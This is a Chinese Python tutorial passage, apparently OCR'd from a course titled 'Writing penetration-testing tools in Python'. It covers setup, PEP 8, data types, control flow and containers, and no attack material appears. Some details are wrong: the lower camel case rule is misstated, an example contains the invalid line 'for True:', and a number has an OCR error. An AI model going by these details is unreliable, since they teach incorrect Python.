
Python编写渗透测试工具

第一节 Python介绍与安装



一、Python简介

Python是一种解释型、面向对象的语言，同时它是一门效率极高的语言，相对于其他编程语言，使用Python编写程序所使用的代码更少。Python的语法和动态类型，以及解释性语言的本质，使它成为多数平台上写脚本和快速开发应用的编程语言。

1.Python语言特点

- 简单易学
- 面向对象
    - 面向过程就是分析出解决问题所需要的步骤，然后用函数把这些步骤一步一步实现，使用的时候一个一个依次调用实现目标；
    - 面向对象是把构成问题事务分解成各个对象，建立对象的目的不是为了完成一个步骤，而是为了描述某个事物在整个解决问题的步骤中的行为；
- 免费开源
- 解释性语言
    - 解释型语言的程序不需要在运行前编译，在运行程序的时候才翻译，专门的解释器负责在每个语句执行时候解释程序代码。这样解释型语言每执行一次就要翻译一次；
- 编写需要使用规范的代码风格
- 可扩展和可嵌入的

- 可移植的
- 运行速度快
- 提供丰富的库

2.Python版本的选择

2008年10月发布Python 3.0 版本，发布时Python 3.0 在Python 2 的基础之上进行了很大的变动，使得两者种版本不再互不兼容。

根据官方发布消息，Py2.7是Python 2.x 系列的最后一个版本，截至2020 年Python 2.x 系列已经停止开发，不再增加新功能。所有的最新的标准库的更新改进，只会在Python 3.x 的版本里出现。Guido决定清理Python 2.x，并且不再兼容旧版本。

因此，我们跟随技术的发展和前进的潮流，选择Python 3作为我们学习的对象。

3.如何学习Python

(1)基础语法

- 先学习、后模仿、再自主创新。
- 了解Python的数据类型、变量、判断、循环、函数、类等等，逐步找到编程的感觉。

(2)积极实践

- 俗话说“拳不离手，曲不离口”，程序编写水平是在不断的练习和实践中提高的。

(3)遵守规范

- 建议使用Python编程的开发者，都应遵循PEP8规范。

(4)自主学习

- 也许你为了完成某些特定功能，需要使用一些还未了解的技术，那就不要犹豫和等待，DIY！

(5)善于交流

- 积极主动的和其他学习者交流，取长补短。

二、Python基础环境安装

1.安装Anaconda

在教学配套工具中找到`Anaconda3-2024.02-1-Windows-x86_64.exe`软件，双击默认都是下一步直接安装即可


2.配置Anaconda

新建一个pentest的Python虚拟环境

安装requests和scrapy两个库

3.添加环境变量

将`anaconda3目录`和下面的`Scripts目录`加入PATH环境变量。




4.安装PyCharm


在教学配套工具中找到`pycharm-community-2023.3.4.exe`软件，双击默认都是下一步直接安装即可。

5.配置PyCharm

打开设置，选择当前的项目下python解释器，在右侧添加解释器。



弹出添加python解释器页面后，选择`Conda环境`，一般添加系统环境变量后会自动加载环境，没有自动加载出来的点击`加载环境`，然后是`使用现有环境`，在下面选择`pentest`，确定保存即可。



三、Python Hello world

1.在CMD命令行

打开CMD窗口，输入下面命令

```
#初始化conda
conda init

#显示当前所有的Python虚拟环境
conda info --env

#切换到pentest环境
conda activate pentest

#执行Python命令，进入Python编辑命令行
python

#打印Hello world!
print("Hello world!")
```

2.使用PyCharm工具

```
print("Hello world!")
```

四、EP8书写规范

1.编码规范介绍

一个Python程序长什么样：优雅。

编码规范是程序编码所要遵循的规则PEP(Python Enhancement Proposals，Python改进提案)。使用PyCharm可以自动规范化代码功能。

2.常用规范介绍

(1)代码缩进

Python一个很独特的地方是通过缩进代表代码块。

```
a = True
if a :
   print ("Answer1")
   print ("True")
else:
   print("Answer2")
   print("False ")
```

每层缩进使用四个空格的倍数，第一层缩进四个空格，第二层缩进八个空格，依次类推，如果出现红色波浪线，表示语法错误，或者是不符合EP8规范书写。

(2)标识符和关键字

标识符：程序中用来标记变量的名称叫做标识符。

关键字：是Python语言自己已经使用了的标识符，所以不允许程序员定义关键字相同的标识符。

①标识符的命名符合以下规则，必须符合，否则出现语法错误：

> 标识符由字母、数字和下划线组成，且不能以数字开头，如1num是非法的
> 标识符是大小写敏感，如andy和Andy是不同的标识符
> 标识符不能为关键字。如：if不能作为标识符

②标识符命名遵守以下命名规范，建议遵守，目的是规范命名标识符：

> 望文生义：起一个有意思的名字提高代码的可读性。如：学生使用student，年龄用age；
> 大驼峰规则：所有单词首字母大写，如MyName，YourFamily 大驼峰命名法一般用于类的命名；
> 小驼峰规则：第一个单词首字母大写，如myName，yourFamily，numberOfStudent 小驼峰命名法一般用于变量名和函数名；
> 下划线(_)分割，如： my_name,your_family ，单词之间用下划线(_)分割；

3.变量和赋值

变量：在程序中用于引用可能会变化的值。变量的赋值通过等号来表示，如a=3

```
a = 3
b = 1
c = a + b
print(c)
```

(1)赋值的物理含义

a = 3
python执行三个步骤完成赋值
第1步 创建一个对象代表值3
第2步 创建一个变量a，如果它还没有创建的话
第3步 将变量a与对象3连接（引用，指针指向）

(2)不必声明变量类型

Python是一种动态类型语言
静态类型语言（如Java和C）
在使用变量前需要声明变量的类型，如下所示

```
#C语言声明变量，必须加变量类型
int a ;
int b ;
int c ;
a = 3
b = 1
c = a+ b
```

静态类型语言在编写程序的时候就要声明变量的数据类型，静态类型语言的类型判断是运行前完成的。

动态类型语言类型检查是在运行时完成的。
在用动态类型语言编程时，不用给变量指定数据类型。动态数据类型语言中，变量没有类型，而值有类型。

4.常见语法规范错误

PEP 8: no newline at end of file
解决方法：代码末尾需要另起一行，光标移到最后回车即可

PEP 8: indentation is not a multiple of four
解决方法：缩进不是4的倍数，检查缩进

PEP 8: over-indented
解决方法：过度缩进，检查缩进

PEP 8: missing whitespace after’,’
解决方法：逗号后面少了空格，添加空格即可，类似还有分号或者冒号后面少了空格

PEP 8: multiple imports on one line
解决方法：不要在一句 import 中引用多个库，举例：import socket, urllib.error最好写成：import socket
import urllib.error

PEP 8: blank line at end of line
解决方法：代码末尾行多了空格，删除空格即可

PEP 8: at least two spaces before inline comment
解决方法：代码与注释之间至少要有两个空格

PEP 8: block comment should start with '#'
解决方法：注释要以#加一个空格开始

PEP 8: inline comment should start with '#'
解决方法：注释要以#加一个空格开始

PEP 8: module level import not at top of file
解决方法：import不在文件的最上面，可能之前还有其它代码

PEP 8: expected 2 blank lines，found 0
解决方法：需要两条空白行，添加两个空白行即可

PEP 8: function name should be lowercase
解决方法：函数名改成小写即可

PEP 8: missing whitespace around operator
解决方法：操作符（'='、'>'、'<'等）前后缺少空格，加上即可


PEP 8: unexpected spaces around keyword / parameter equals
解决方法：关键字/参数等号周围出现意外空格，去掉空格即可

PEP 8: multiple statements on one line (colon)
解决方法：多行语句写到一行了，比如：if x == 2: print('OK')要分成两行写

PEP 8: line too long (82 > 79 characters)
解决方法：超过了每行的最大长度限制79

PEP 8: Simplify chained comparison
可简化连锁比较（例如：if a >= 0 and a <= 9: 可以简写为：if 0 <= a <= 9:）

第二节 Python数据结构



一、字面量

字面量：在代码中，被写下来的固定的值，称之为字面量。

Python中有6中常用的值（数据）的类型

类型	描述	说明
数字（number）	整数 int	整数，如：1,25，-10
	浮点数 float	浮点数，如：13.14，-13.14
	布尔 bool	布尔表达现实生活中的逻辑，即真和假，True表示真，False表示假。 True本质上是一个数字记作1，False记作0
字符型（string）	单引号和双引号	"Hello world"
	多行字符串	''' python golang java '''
列表（list）	有序的可变序列	Python中使用最频繁的数据类型，可有序记录一堆数据
元组（tuple）	有序的不可变序列	可有序记录一堆不可变的数据集合
集合（set）	无序不重复集合	可无序记录一堆不重复的数据集合
字典（dictionary）	无序key:value集合	可无序记录一堆key:value型的数据集合

> 注意：
>
> type()语句可以查看变量存储的数据类型

二、注释

单行注释：以#开头，#右边的所有文字当做说明，而不是真正要执行的代码，起辅助说明作用。

多行注释：以一对3个双引号引起来

```
# 我是单行注释
"""
    我是多行注释
"""
print("Hello World!")
```

三、数据类型转换

语句（函数）	说明
int(x)	将x转换为一个整数
float(x)	将x转换为一个浮点数
str(x)	将x转换为字符串

```
int_str = "12"
print(int(int_str))

float_str = "12.5"
print(float(float_str))

num = 12
print(str(num))
```

四、标识符

标识符（变量名）：是用户在编程的时候所使用的一系列名字，用于变量、类、方法等命名

标识符命名中，只允许出现：英文、中文、数字、下划线(_)这四类元素

注意：不推荐使用中文，数字不可以开头，且不可使用关键字

五、运算符

算术（数学）运算符：

运算符	描述	实例
+	加	两个对象相加，a+b
-	减	得到负数或一个数减去另一个数，a-b
*	乘	两个数相乘或是返回一个被重复若干次的字符串，a*b
/	除	两个数相除，b/a
%	取余(模)	返回除法的余数，两个数可以整除，取模为0，不能整除返回余数

六、字符串

1.字符串的三种定义

单引号定义法，双引号定义法，三个单引号定义法。

其中，单引号定义法可以内含双引号，双引号定义法可以内含单引号，并且可以使用转义字符(\)来将引号解除效用，变成普通字符串。

```
t_str = "my name is \"bingbing\""
print(t_str)

multi_row_str = '''
    我们的祖国是花园，
    花园的花朵真鲜艳
'''
print(multi_row_str)
```

2.字符串拼接

```
s1 = "Hello"
s2 = "world"
print(s1 + " " + s2)
```

注意：字符串和非字符串变量进行拼接，需要进行类型转换。

默认print语句输出的内容会自动换行，在print语句中，加上end=""即可输出不换行。

```
print(s1 + " " + s2, end="")
```

3.字符串格式化

占位符，通过如下语法，完成字符串和变量的快速拼接

格式符号	转化
%s	将内容转换成字符串，放入占位位置
%d	将内容转换成整数，放入占位位置
%f	将内容转换成浮点数，放入占位位置

如下代码，完成字符串、整数、浮点数三种不同类型变量的占位

```
name = "冰冰"
years_old = 18
height = 175.8
print("我是%s，我的年龄是%d，我的身高是%f" % (name, years_old, height))
```

其中，%表示占位符，且在无需使用变量进行数据存储的时候，可以直接格式化表达式（变量的位置放入表达式），简化代码。

4.格式化的精度控制

我们可以使用辅助符号"m.n"来控制数据的宽度和精度。

m，控制宽度，要求是数字，如果设置的宽度小于数字自身，则不生效。

.n，控制小数点精度，要求是数字，会进行小数的四舍五入。

示例： %5d：表示将整数的宽度控制在5位，如数字11，就会变成：[空格][空格][空格]11，用三个空格补足宽度。

%5.2f：表示将宽度控制为5，将小数点精度设置为2 。小数点和小数部分也算入宽度计算。如，对11.345设置了%7.2f 后，结果是[空格][空格]11.35。2个空格补足宽度，小数部分限制2位精度后，四舍五入为 .35

%.2f：表示不限制宽度，只设置小数点精度为2，如11.345设置%.2f后，结果是11.35

```
print("我是浮点数：%.2f" % 11.345 )
#有bug
```

5.字符串快速格式化

通过语法：f"内容{变量}"的格式来快速格式化

```
print(f"我是{name}，我的年龄是{years_old}，我的身高是{height}")
```

这种写法不做精度控制，不理会类型。

七、数据输入

使用input()语句可以从键盘获取输入

```
name = input("请告诉我你是谁：")
print("Oh My God!!!你是%s" % name )
```

注意：无论键盘输入什么类型的数据，获取到的数据永远都是字符串类型

第三节 Python流程控制语句

一、if语句

1.if语句基本格式

```
if 判断条件：
  执行语句1
else：
  执行语句2
```

当满足判断条件时，也就是判断条件为True，则执行语句1，当不满足判断条件时，也就是判断条件为False，则执行语句2。

归属于if判断的代码语句块，需要在前方填充4个空格缩进，Python通过缩进判断代码块的归属关系。

```
my_height = 170
bb_height = 175.8
if my_height > bb_height:
    print("I Love You!")
else:
    print("T_T~")
```

2.if、elif、else语句

```
if 判断条件1:
    执行语句1
elif 判断条件2:
    执行语句2
else:
    执行语句3
```

当满足判断条件1时，也就是判断条件1为True，则执行语句1，当不满足判断条件1时，也就是判断条件1为False，但是满足判断条件2时，也就是判断条件2为True，则执行语句2。以上条件都不满足时，则执行语句3。

```
print("欢迎来到网安世纪大学")
score = int(input("请输入你的成绩(整数)："))
if 100 >= score >= 80:
    print("你太优秀了")
elif 80 > score >= 60:
    print("你还行")
else:
    print("请继续努力")
```

二、循环语句

1.while循环

```
while 条件:
    执行语句
```

在while循环语句中，当条件为True时，它会一直反复循环里面的执行语句，通常称为死循环。为了防止程序出现死循环这种情况，需要在while语句的代码块里加入停止条件，例如：

```
while 循环条件:
    执行语句
    if 停止条件:
        循环条件=False

#或者是
while 循环条件:
    执行语句
    if 停止条件:
        break
```

举例

```
i = 1
while i > 0:
    print("6", end="")
    i = i + 1
    if i > 100:
        break
```

2.for循环

```
for 字符 in 字符串:
    执行语句

for 数字 range 数字串:
    执行语句
```

for循环与while循环不同的一点就是，它可以从一个列表或者字符串或者数字里面取出每一个元素，这个while是做不到的，例如：

```
name = "bingbing"
for i in name:
    print(i)

for i in  range(10):
    print(i)

for True:
  print("6")
```

3.range语句

用于获得一个数字序列

语法1：range(num)

从0开始，到num结束（不含num本身）

语法2：range(num1, num2)

从num1开始，到num2结束（不含num2本身）

语法3：range(num1, num2, step)

从num1开始，到num2结束，间隔step个数（不含num2本身）

```
for i in  range(10):
    print(i)
```

4.break和continue的区别

在程序的流程控制语句中，break和continue是两个用于控制循环的关键字，它们的主要区别在于：

- break：
  - 作用：用于立即终止当前循环结构的后续所有操作。
  - 使用场景：当需要在循环中退出到循环体外时使用。
  - 影响：执行break后，循环会立即结束，不再执行后续的循环体代码。
- continue：
  - 作用：用于结束本次循环，并开始下一次循环。
  - 使用场景：当需要在循环中跳过当前迭代，直接进入下一次迭代时使用。
  - 影响：执行continue后，本次循环剩余的语句会被跳过，但不会影响整个循环的执行。

第四节 Python数据容器

一种可以容纳多份数据的数据类型，容纳的每一份数据称之为1个元素。每个元素可以是任意类型的数据。

一、列表list

基本语法：

```
#字面量
[元素1, 元素2, 元素3, 元素4, ...]

#定义变量
变量名称 = [元素1, 元素2, 元素3, 元素4, ...]

#定义空列表
变量名称 = []
变量名称 = list()
```

列表的方法：

编号	使用方式	作用
1	列表.append(元素)	向列表的尾部追加一个元素
2	列表.extend(容器)	将数据容器的内容（无结构）依次取出，追加到列表尾部
3	列表.insert(下标, 元素)	在指定下标处，插入指定的元素
4	del 列表[下标]	删除列表指定下标元素
5	列表.pop(下标)	删除列表指定下标元素（能得到返回值）
6	列表.remove(元素)	从前向后，删除此元素第一个匹配项
7	列表.clear()	清空列表
8	列表.count(元素)	统计此元素在列表中出现的次数
9	列表.index(元素)	查找指定元素在列表的下标，找不到报错ValueError
10	len(列表)	统计容器内有多少元素

列表的特点：

- 可以容纳多个数据（上限为(2**63)-1，92233720368547758O7个）
- 可以容纳不同类型的数据（混装）
- 数据是有序存储的（有下标序号）
- 允许重复数据存在
- 可以修改（增加或删除元素等）

二、元组tuple

基本语法：

```
#定义元组字面量
(元素, 元素, ......, 元素)

#定义元组变量
变量名称 = (元素, 元素, ......, 元素)

#定义空元组
变量名称 = ()
变量名称 = tuple()
```

注意：元组只有一个数据，这个数据后面要加逗号

元组的方法：

编号	方法	作用
1	index()	查找某个数据，如果数据存在则返回对应的下标，否则报错
2	count()	统计某个数据在当前元组出现的次数
3	len(元组)	统计元组内的元素个数

元组的特点：

1.不可以修改元组的内容，否则会直接报错

```
#尝试修改元组内容
t1 = (1,2,3)
t1[0] = 5
print(t1)

#输出结果
Traceback (most recent call last):
  File "variables_test.py", line 77, in <module>
    t1[0] = 5
    ~~^^^
TypeError: 'tuple' object does not support item assignment
```

2.可以修改元组内的list的内容（修改元素、增加、删除等）

```
t1 = (1,2, ['hello', 'world'])
t1[2][1] = "best"
print(t1)

#输出结果
(1, 2, ['hello', 'best'])
```

三、字符串str

字符串的方法：

编号	操作	说明
1	字符串[下标]	根据下标索引取出特定位置字符
2	字符串.index(字符串)	查找给定字符的第一个匹配项的下标
3	字符串.replace(字符串1, 字符串2)	将字符串内的全部字符串1，替换为字符串2。不会修改原字符串，而是得到一个新的
4	字符串.split(字符串)	按照给定字符串，对字符串进行分隔。不会修改原字符串，而是得到一个新的列表
5	字符串.strip()，字符串.strip(字符串)	移除首尾的空格和换行符，或指定字符串
6	字符串.count(字符串)	统计字符串内某字符串的出现次数
7	len(字符串)	统计字符串的字符个数

字符串的特点：

1.字符串容器可以容纳的类型是单一的，只能是字符串类型

2.字符串不可以修改，如果必须要修改，只能得到一个新的字符串，旧的字符串是无法修改的。

四、序列的切片

序列是指：内容连续、有序、可使用下标索引的一类数据容器。

列表、元组、字符串都可以视为序列。

语法：

```
序列[起始下标 : 结束下标 : 步长]
```

表示从序列中，从指定位置开始，依次取出元素，到指定位置结束，得到一个新的序列。

- 起始下标表示从何处开始，可以留空，留空视作截取到结尾
- 结束下标（不含）表示从何处结束，可以留空，留空视作截取到结尾
- 步长表示依次取元素的间隔，步长为负数表示反向取（注意，起始下标和结束下标也要反向标记）

```
#实践
#从下标1开始，到下标4（不含）结束，步长默认是1
my_list = [1,2,3,4,5,6,7,8,9]
new_list = my_list[1:4]
print(new_list)

#输出结果
[2, 3, 4]
```

```
#从头开始，到最后结束，步长为1
my_tuple = (1,2,3,4,5,6,7,8,9)
new_tuple = my_tuple[:]
print(new_tuple)

#输出结果
(1, 2, 3, 4, 5, 6, 7, 8, 9)

#从头开始，到下标4（不含）结束，步长2
my_str = "hello world"
new_str = my_str[:4:2]
print(new_str)

#输出结果
hl

#反转字符串
my_str = "hello world"
new_str = my_str[len(my_str) -1 :  : -1]
print(new_str)

#输出结果
dlrow olleh
```

五、集合set

基本语法：

```
#定义集合字面量
{元素，元素，.....，元素}

#定义集合变量
变量名称 = {元素，元素，.....，元素}

#定义空集合
变量名称 = set()
```

集合的方法：

编号	操作	说明
1	集合.add(元素)	集合内添加一个元素
2	集合.remove(元素)	移除集合内指定的元素
3	集合.pop()	从集合中随机删除一个元素并返回
4	集合.clear()	将集合清空
5	集合1.difference(集合2)	得到一个新集合，内含2个集合的差集，原有的2个集合内容不变
6	集合1.difference_update(集合2)	在集合1中，删除集合2中存在的元素，集合1被修改，集合2不变
7	集合1.union(集合2)	得到1个新集合，内含2个集合的全部元素，原有的2个集合内容不变
8	len(集合)	得到一个整数，记录了集合的元素数量

集合特点：

相较于列表、元组、字符串来说，不支持元素的重复（自带去重功能），并且内容无序。

六、字典dict

字典定义：

```
#定义字典字面量
{key:value, key:value, ......, key:value}

#定义字典变量
变量名称 = {key:value, key:value, ......, key:value}

#定义空字典
变量名称 = {}
变量名称 = dict()
```

字典的常用操作：

编号	操作	说明
1	字典[Key]	获取指定Key对应的Value值
2	字典[Key] = Value	添加或更新键值对
3	字典.pop(Key)	取出Key对应的Value并在字典内删除此Key的键值对
4	字典.clear()	清空字典
5	字典.keys()	获取字典的全部Key，可用于for循环遍历字典
6	len(字典)	计算字典内的元素数量

字典的特点：

- 键值对的Key和Value可以是任意类型（Key不可为字典）
- 字典内Key不允许重复，重复添加等同于覆盖原有数据
- 字典不可用下标索引，而是通过Key检索Value

七、数据容器的通用操作

数据容器特点对比：

